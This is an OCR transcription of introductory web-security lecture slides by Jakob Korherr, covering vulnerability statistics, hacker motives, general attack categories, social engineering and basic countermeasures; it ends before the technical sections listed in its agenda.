



# Introduction to web security

Jakob Korherr

# Agenda

- $ whoami
- Basics of (web) security
- Web application architecture
- OWASP top 10
- SQL injection
- Cross site scripting (XSS)
- Cross site request forgery (XSRF)
- Path traversal
- Poor session management
- JSF 2 vulnerabilities
- Buffer overflows

# $ whoami

- Jakob Korherr

- Software engineer @ IRIAN Solutions GmbH
- Apache MyFaces committer and PMC member
- JSF 2.2 expert group member
- Student @ Vienna University of Technology
- Member of the winning team of the 2011 international capture the flag contest

- http://www.jakobk.com
- @jakobkorherr

# Basics of (web) security

# Why Security?

| Year | # of reported vulnerabilities |
|---|---|
| 1988 | 2 |
| 1989 | 3 |
| 1990 | 11 |
| ... | ... |
| 1998 | 246 |
| 1999 | 894 |
| 2000 | 1020 |
| 2001 | 1677 |
| 2002 | 2156 |
| ... | ... |
| 2006 | 6608 |
| 2007 | 6514 |
| 2008 | 5632 |
| 2009 | 5733 |
| 2010 | 4639 |
| 2011 | 4151 |

Source: http://web.nvd.nist.gov

# Who is a h4xX0r?

- 24/7 in front of his computer
- Living in his parents‘ basement
- Long hair and beard
- Plump
- Socially awkward
- ...


# Who is a h4xX0r?

- 24/7 in front of his computer
- Living in his parents‘ basement
- Long hair and beard
- Plump
- Socially awkward
- ...

# Who is a h4xX0r?

- 24/7 in front of his computer
- Living in his parents‘ basement
- Long hair and beard
- Plump
- Socially awkward
- ...

WRONG



# Who is a h4xX0r (really)?

- *Hackers want to understand things ...*
- *... down to the last detail*

- l33t sp34k

- Why do people hack into systems?
  - Recognition
  - Admiration
  - Curiosity
  - Power & Gain
  - Revenge
  - M.O.N.E.Y

# Who is a h4xX0r (really)?

- *Hackers want to understand things ...*
- *... down to the last detail*

- l33t sp34k

- Why do people hack into systems?
  - Recognition
  - Admiration
  - Curiosity
  - Power & Gain
  - Revenge
  - M.O.N.E.Y

# The biggest problems

- Software development is perceived as
  - being easy (anyone can do it)
  - a matter of copying and pasting code snippets (including vulnerabilities)

- System and network administrators are not prepared
  - Insufficient resources
  - Lack of training

- Intruders are now leveraging the availability of broadband connections
  - Many connected home computers are vulnerable
  - Collections of compromised home computers are “good“ weapons (e.g., for DDOS, Spam, etc.).


# The biggest problems (2)

- Typical users are not aware of possible problems

- Security is not part of the development process
  - Security fixes on a “on-demand-basis”
  - Insecurity by design
  - Fixing bugs is more important than closing possible security holes

- Security is hard to measure
  - How likely is an abuse of a vulnerability?
  - How much does it cost when it happens?
  - How much would it cost to tackle it right away?

# The biggest problems (3)



# Methods of attacking

- **Eavesdropping**
  - getting copies of information without authorization
- **Masquerading**
  - sending messages with other‘s identity
- **Message tampering**
  - change content of message
- **Replaying**
  - store a message and send it again later
- **Exploiting**
  - using bugs in software to get access to a host
- **Combinations**
- **Social engineering**

# Methods of attacking

- **Eavesdropping**
  - getting copies of information without authorization
- **Masquerading**
  - sending messages with other‘s identity
- **Message tampering**
  - change content of message
- **Replaying**
  - store a message and send it again later
- **Exploiting**
  - using bugs in software to get access to a host
- **Combinations**
- **Social engineering**

# Social engineering


- Semi-technical attacks
- „Amateurs attack machines, professionals attack people“
  - Attack the weakest Link
- Dumpster diving
- Piggybacking
- Masquerading (over the phone)
- Phishing e-mails
- Information Retrieval
  - Company website (job ads!)
  - Social networks
- ...

# Countermeasures


- User awareness + education
- „Security is a process, not a product“ (Bruce Schneier)
- Stay up to date
  - Update systems regularly (auto update!?)
  - Check **C**ommon **V**ulnerabilities and **E**xposures (CVE) lists
- Principle of **least privilege**
- Use knowledge obtained in this session (and in the workshop!)

# Web application architecture

